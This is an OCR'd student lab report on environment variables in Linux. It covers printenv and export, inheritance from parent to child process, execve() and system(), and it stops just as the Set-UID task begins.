
Sandhya Chandramohan UCI ID: 61167891

Environment Variable and Set-UID Program

Task 1: Manipulating Environment Variables


Objective: Study commands to set/unset environment variables

- Procedure: Typed command ***printenv*** in the bash shell



Observation: All the environment variables are listed as shown in the figure above.

- Procedure: Typed the following commands in the bash shell:
  - ***i)*** ***export TEST= "/home/test"*** to set the env. Variable TEST
  - ***ii)*** ***printenv TEST*** to check whether the TEST env variable is set and it's value
  - ***iii)*** ***unset TEST*** to un-set the env. Variable TEST
  - ***iv)*** ***printenv TEST*** to check whether the TEST env. variable is unset



Observation: As observed in the figure shown above:

i) The env. variable TEST is set after export command

ii) The env. variable TEST is unset after the unset command


iii) printenv TEST command gives the value of the TEST env. variable


Please turn over….

Task 2: Passing Environment Variables from Parent Process to Child Process


Objective: Study how a child process gets its environment variables from its parent

- Procedure: The following commands were used in the bash shell:
  - i) The program to print the env variables of the process was run and output to a file named *child*
  - ii) The printenv() function under case 0: for the child process was then commented out and the printenv() function under the parent process was uncommented
  - iii) The program was then run again and output to a file named *parent*
  - iv) The ***diff*** command was used to check the diff between the two files





Please turn over….



Observation: From the screenshots above the following observations can be made:

i) There is no diff between the *child* and *parent* file outputs


ii) The child process inherits all the environment variables from the parent process

Please turn over….


Task 3: Environment Variables and execve()


Objective: Study how env. vars are affected when a new program is executed via execve()

- Procedure: The following steps were followed:
  i) Initially with NULL passed as env. variables array argument, the program is run
  ii) Then, the *environ* variable that stores all the env. variables is passed as an argument and the program is run again



Please turn over….





Observation: The following observations can be made from the screenshots above:

i) When NULL is passed as env. variables array argument to *execve* function, no env. variables are printed.

ii) When the *environ* variable containing all env. variables is passed as argument to the *execve* function, all the env. variables are printed

iii) The syscall *execve* accepts a pointer to an environment as an argument. The environment variables are not automatically inherited. *execve* runs the new program inside the calling process, in the context of the env. variables passed as argument.


Please turn over….


Task 4: Environment Variables and system()

Objective: study how environment variables are affected when a new program is executed via the system() function

Procedure: The following steps are followed:

i) The code snippet with the system() function which is called to execute the '/usr/bin/env' program is compiled and run





Observation: The following observations and conclusions can be made:

i) The program output all the environment variables of the bash shell

ii) This verifies that the system() function internally calls the execl() function to run /bin/sh, which in turn calls the execve() function passing in all the environment variables of the bash shell.

Please turn over….

Task 5: Environment Variable and Set-UID Programs


Objective: Study whether environment variables are inherited by the Set-UID program's process from the user's process

Procedure: The following steps are followed:


i) The program shown below is compiled and it's ownership is changed to root and made into a Set-UID program

